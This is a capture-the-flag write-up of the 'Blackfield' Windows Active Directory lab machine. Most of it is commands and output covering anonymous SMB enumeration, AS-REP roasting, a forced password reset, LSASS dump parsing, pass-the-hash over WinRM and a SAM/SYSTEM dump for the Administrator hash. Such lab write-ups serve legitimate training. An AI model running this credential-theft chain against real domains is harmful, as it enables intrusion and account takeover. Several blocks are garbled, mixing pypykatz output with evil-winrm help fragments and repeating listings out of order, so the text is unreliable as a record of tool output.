

# Blackfield

## Synopsis

Blackfield is a hard difficulty Windows machine featuring Windows and Active Directory misconfigurations. Anonymous / Guest access to an SMB share is used to enumerate users. Once user is found to have Kerberos pre-authentication disabled, which allows us to conduct an ASREPROasting attack. This allows us to retrieve a hash of the encrypted material contained in the AS-REP, which can be subjected to an offline brute force attack in order to recover the plaintext password. With this user we can access an SMB share containing forensics artefacts, including an lsass process dump. This contains a username and a password for a user with WinRM privileges, who is also a member of the Backup Operators group. The privileges conferred by this privileged group are used to dump the Active Directory database, and retrieve the hash of the primary domain administrator

## Skills

- Knowledge of Windows
- Leveraging Backup operations group membership
- Active Directory enumeration

## Exploitation

As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.192
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-20 07:21 EDT
Nmap scan report for 10.10.10.192
Host is up (0.088s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2023-08-20 18:21:31Z)
135/tcp   open  msrpc          Microsoft Windows RPC
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?  Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2023-08-20T18:21:43
|_   start_date: N/A
|_   clock-skew: 7h00m00s

TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 86.58 ms 10.10.14.1
2 86.48 ms 10.10.10.192
```

We can see open ports that usually are associated with Active Directory

We started our exploitation from listing SMB shares that we can access as anonymous user

```
└─# smbclient -L '\\10.10.10.192\' -U anonymous --no-pass --server-source-path=\\.\
Password for [WORKGROUP\anonymous]:
Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
C$             Disk            Default share
forensic       Disk            Forensic / Audit share.
IPC$           IPC             Remote IPC
NETLOGON       Disk            Logon server share
profiles$     Disk            Logon server share
SYSVOL         Disk            Logon server share
Reconnecting with SMB1 for workgroup listing.
```

This provided us with list of users

```
(root@kali) ~
# smbclient '\\10.10.10.192\profiles$' -U anonymous
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: > ls
.
D      0 Wed Jun 3 12:47:12 2020
..
D      0 Wed Jun 3 12:47:12 2020
AAlleni D      0 Wed Jun 3 12:47:11 2020
ABartesi D      0 Wed Jun 3 12:47:11 2020
ABekesz D      0 Wed Jun 3 12:47:11 2020
ABenzies D      0 Wed Jun 3 12:47:11 2020
ABiemiller D      0 Wed Jun 3 12:47:11 2020
AChampken D      0 Wed Jun 3 12:47:11 2020
ACheretei D      0 Wed Jun 3 12:47:11 2020
ACsonaki D      0 Wed Jun 3 12:47:11 2020
AHigchens D      0 Wed Jun 3 12:47:11 2020
AJaquemai D      0 Wed Jun 3 12:47:11 2020
AKlado D      0 Wed Jun 3 12:47:11 2020
AKoffenburger D      0 Wed Jun 3 12:47:11 2020
AKollolli D      0 Wed Jun 3 12:47:11 2020
AKruppe D      0 Wed Jun 3 12:47:11 2020
AKubale D      0 Wed Jun 3 12:47:11 2020
ALamerz D      0 Wed Jun 3 12:47:11 2020
AMaceldon D      0 Wed Jun 3 12:47:11 2020
AMasalunga D      0 Wed Jun 3 12:47:11 2020
ANavay D      0 Wed Jun 3 12:47:11 2020
ANesterova D      0 Wed Jun 3 12:47:11 2020
ANeusse D      0 Wed Jun 3 12:47:11 2020
AOkleshen D      0 Wed Jun 3 12:47:11 2020
APustulka D      0 Wed Jun 3 12:47:11 2020
ARotella D      0 Wed Jun 3 12:47:11 2020
ASanwardeker D      0 Wed Jun 3 12:47:11 2020
AShadaia D      0 Wed Jun 3 12:47:11 2020
ASischo D      0 Wed Jun 3 12:47:11 2020
ASpruce D      0 Wed Jun 3 12:47:11 2020
ATakach D      0 Wed Jun 3 12:47:11 2020
```

Next we launched kerbrute against this list to verify which users are valid on the domain controller

```
(root@kali) ~
# ./kerbrute --dc 10.10.10.192 -d BLACKFIELD.LOCAL --userenum ~/Desktop/Boxes/BlackField.htb/users

Kerbrute
Version: v1.0.3 (9dad6e1) - 08/20/23 - Ronnie Flathers @ropnop

2023/08/20 14:02:43 > Using KDC(s):
2023/08/20 14:02:43 > 10.10.10.192:88

2023/08/20 14:03:04 > [+] VALID USERNAME: audit2020@BLACKFIELD.LOCAL
2023/08/20 14:05:04 > [+] VALID USERNAME: support@BLACKFIELD.LOCAL
2023/08/20 14:05:05 > [+] VALID USERNAME: svc_backup@BLACKFIELD.LOCAL
2023/08/20 14:05:32 > Done! Tested 314 usernames (3 valid) in 168.695 seconds

(root@kali) ~
#
```

With the verified list of users, we tried to steal the krb5 hash, what succeeded for the user support

```
(root@kali) ~
# python GetNPUsers.py BLACKFIELD.LOCAL/@10.10.10.192 -usersfile ~/Desktop/Boxes/BlackField.htb/users -request -no-pass -dc-ip 10.10.10.192
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
5krb5asrep$23support@BLACKFIELD.LOCAL:d02f38e2c04302bdfa924bbad6ac728$cc5517232dea6958ef231f3cab994ae5b0d7438c8de27377e17ed3cb089be57cf90ccbc1bb728b4e81f1b
6011ef6217f500f05163818365f14028f0eacbb7b7dae66bb4557fc302fa0795527c4d16779ed350a4ef1b670bd16dcb6de423e466a6663bb14d98fa982a6855f50e6a673a7ba0fb272b2278ad
463e2a567ea1897cba9d99b557652a640755e6d59dbed8d574af119259c87d44cd7d5c20c94d43dbcb8229abbf5f6d133734bf77a71fdbb71244a2e899121db2f64f536abf0b210dcde02b1500c
63ab8b25982d37a9211b8d10a2ba6d9d311876dad5c851cf7b822fa094b04ee1ceaf4f1dc4c09356127fd9b51
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set

(root@kali) ~
#
```


We cracked the hash and got the valid pair of credentials, that can be used to access SMB (didn't give any new accesses)

```
(root@kali)~/Desktop/Boxes/BlackField.htb
# crackmapexec smb 10.10.10.192 -u users -p '#00^BlackKnight'
SMB 10.10.10.192 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\audit2020:'#00^BlackKnight' STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\support:'#00^BlackKnight'
```

With the valid set of credentials we launched python-Blodhound to collect domain information remotely (without access to the machine)

```
(root@kali)~/opt/Blodhound.py
# python blodhound.py -ns 10.10.10.192 -d BLACKFIELD.LOCAL -u support -p '#00^BlackKnight' -c all
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
```

And analysed the collected information in BlodoHound, what informed us that our compromised user support has “ForceChangePassword” permission towards the user audit2020



We used those permissions to reset a password for the user audit2020 via RPC

```

-# rpcclient -U 'support\#00"BlackKnight' 10.10.10.192
rpcclient > setuserinfo2 audit2020 23 "pass123"
result: NT_STATUS_PASSWORD_RESTRICTION
result was NT_STATUS_PASSWORD_RESTRICTION
rpcclient > setuserinfo2 audit2020 23 "pass123!"
rpcclient > quit

(root@kali)-[~/Desktop/Boxes]
# crackmapexec smb 10.10.10.192 -u audit2020 -p 'pass123!'
SMB 10.10.10.192 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.10.10.192 445 DC01 [*] BLACKFIELD.local\audit2020:pass123!

```

Thanks to which we got a new access to the SMB share (forensic)

```

-# smbclient '\\10.10.10.192\forensic' -U audit2020
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D            0   Sun Feb 23 08:03:16 2020
..                              D            0   Sun Feb 23 08:03:16 2020
commands_output                D            0   Sun Feb 23 13:14:37 2020
memory_analysis                D            0   Thu May 28 16:28:33 2020
tools                          D            0   Sun Feb 23 08:39:08 2020

5102079 blocks of size 4096. 1592591 blocks available
smb: \>

```

Inside of this hare we found archived file fo the LSASS

```

(root@kali)-[~/Desktop/Boxes/simon_share/memory_analysis]
# ls -la
total 506004
drwxr-xr-x 2 root root      0 May 28  2020 .
drwxr-xr-x 2 root root  4096 Feb 23  2020 ..
-rwxr-xr-x 1 root root 37876530 May 28  2020 conhost.zip
-rwxr-xr-x 1 root root 24962333 May 28  2020 ctfmon.zip
-rwxr-xr-x 1 root root 23993305 May 28  2020 dfsrs.zip
-rwxr-xr-x 1 root root 18366396 May 28  2020 dllhost.zip
-rwxr-xr-x 1 root root  8810157 May 28  2020 ismserv.zip
-rwxr-xr-x 1 root root 41936098 May 28  2020 lsass.zip
-rwxr-xr-x 1 root root 64288607 May 28  2020 mmc.zip
-rwxr-xr-x 1 root root 13332174 May 28  2020 RuntimeBroker.zip
-rwxr-xr-x 1 root root 131983313 May 28  2020 ServerManager.zip
-rwxr-xr-x 1 root root 33141744 May 28  2020 sihost.zip
-rwxr-xr-x 1 root root 33756344 May 28  2020 smartscreen.zip
-rwxr-xr-x 1 root root 14408833 May 28  2020 svchost.zip
-rwxr-xr-x 1 root root 34631412 May 28  2020 taskhostw.zip
-rwxr-xr-x 1 root root 14255089 May 28  2020 winlogon.zip
-rwxr-xr-x 1 root root  4067425 May 28  2020 wlms.zip
-rwxr-xr-x 1 root root 18303252 May 28  2020 WmiPrvSE.zip

```

We unpacked it and then launched pypykatz against the file to get hashes

```

-# pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
+ LogonSession =
  authentication_id 406458 (633ba)
  session_id 2
  username svc_backup
  domainname BLACKFIELD
  logon_server DC01
  logon_time 2020-02-23T18:00:03.423728+00:00
  id S-1-5-21-4194615774-2175524697-3563712290-1413
  uid 406458

  = MSV =
    Username: svc_backup
    Domain: BLACKFIELD
    LM: NA
    NT: 9658d1d1dcd9250115e2205d9f48400d
    SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
    DPAPI: a03cd8e9d30171f3cfe8caad92fef621

  = WDIGEST [633ba]=
    username svc_backup
    domainname BLACKFIELD
    password None
    password (hex)

  = Kerberos =
    Username: svc_backup
    Domain: BLACKFIELD.LOCAL

  = WDIGEST [633ba]=
    username svc_backup
    domainname BLACKFIELD

```

We got NTLM hash for the user svc\_backup that was used to evil-winrm to the machine

```

-# = MSV =
  Username: svc_backup Powershell scripts local path
  Domain: BLACKFIELD SPN prefix for Kerberos auth (default HTTP)
  LM: NA
  NT: 9658d1d1dcd9250115e2205d9f48400d hostname: FQDN for Kerberos auth
  SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c (if yesman)
  DPAPI: a03cd8e9d30171f3cfe8caad92fef621 (if not using Kerberos)

  = WDIGEST [633ba]=
    username svc_backup NTHash
    domainname BLACKFIELD remote host port (default 5005)
    password None Show version
    password (hex) Disable colors

  = Kerberos =
    Username: svc_backup Log the WinRM session
    Domain: BLACKFIELD.LOCAL Play this help message

  = WDIGEST [633ba]=
    username svc_backup
    domainname BLACKFIELD svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
    password None
    password (hex)

```

```

(root@kali)-[/opt/evil-winrm]
# ./evil-winrm.rb -i 10.10.10.192 -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents>

```

As svc\_backup user we got enough privileges to backup SAM and system partition

```

Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                    Alias               S-1-5-32-551        Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias               S-1-5-32-580        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias               S-1-5-32-545        Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias               S-1-5-32-554        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group    S-1-5-2             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group    S-1-5-64-10         Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288

```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

USER CLAIMS INFORMATION

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.

\*Evil-WinRM\* PS C:\Users\svc\_backup\Documents>

```

j- 8/20/2023 10:53 PM profiles
j-r- 3/19/2020 11:08 AM Program Files
j- 2/1/2020 11:05 AM Program Files (x86)
j- 8/20/2023 10:52 PM Temp
j-r- 2/23/2020 9:16 AM Users
j- 9/21/2020 4:29 PM Windows
-a- 2/28/2020 4:36 PM 447 notes.txt
-a- 8/20/2023 11:27 PM 45056 SAM

```

USER CLAIMS INFORMATION

\*Evil-WinRM\* PS C:\> reg save HKLM\SYSTEM C:\SYSTEM

The operation completed successfully.

User claims unknown.

\*Evil-WinRM\* PS C:\> dir

Kerberos support for Dynamic Access Control on this device has been disabled.

\*Evil-WinRM\* PS C:\Users\svc\_backup\Documents>

Directory: C:\

Mode	LastWriteTime	Length	Name
j- 5/26/2020 5:38 PM			PerfLogs
j- 8/20/2023 10:53 PM			profiles
j-r- 3/19/2020 11:08 AM			Program Files
j- 2/1/2020 11:05 AM			Program Files (x86)
j- 8/20/2023 10:52 PM			Temp
j-r- 2/23/2020 9:16 AM			Users
j- 9/21/2020 4:29 PM			Windows
-a- 2/28/2020 4:36 PM		447	notes.txt
-a- 8/20/2023 11:27 PM		45056	SAM
-a- 8/20/2023 11:27 PM		17580032	SYSTEM

\*Evil-WinRM\* PS C:\>

After that operation, we transfer those partitions to our attacker's machine we we launched secretsdump.py against them - and we got NTLM hash for the Administrator

```
└─# python secretsdump.py LOCAL -sam SAM -system SYSTEM
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up ...

└─(root@kali)-[/opt/impacket/examples]
# █
```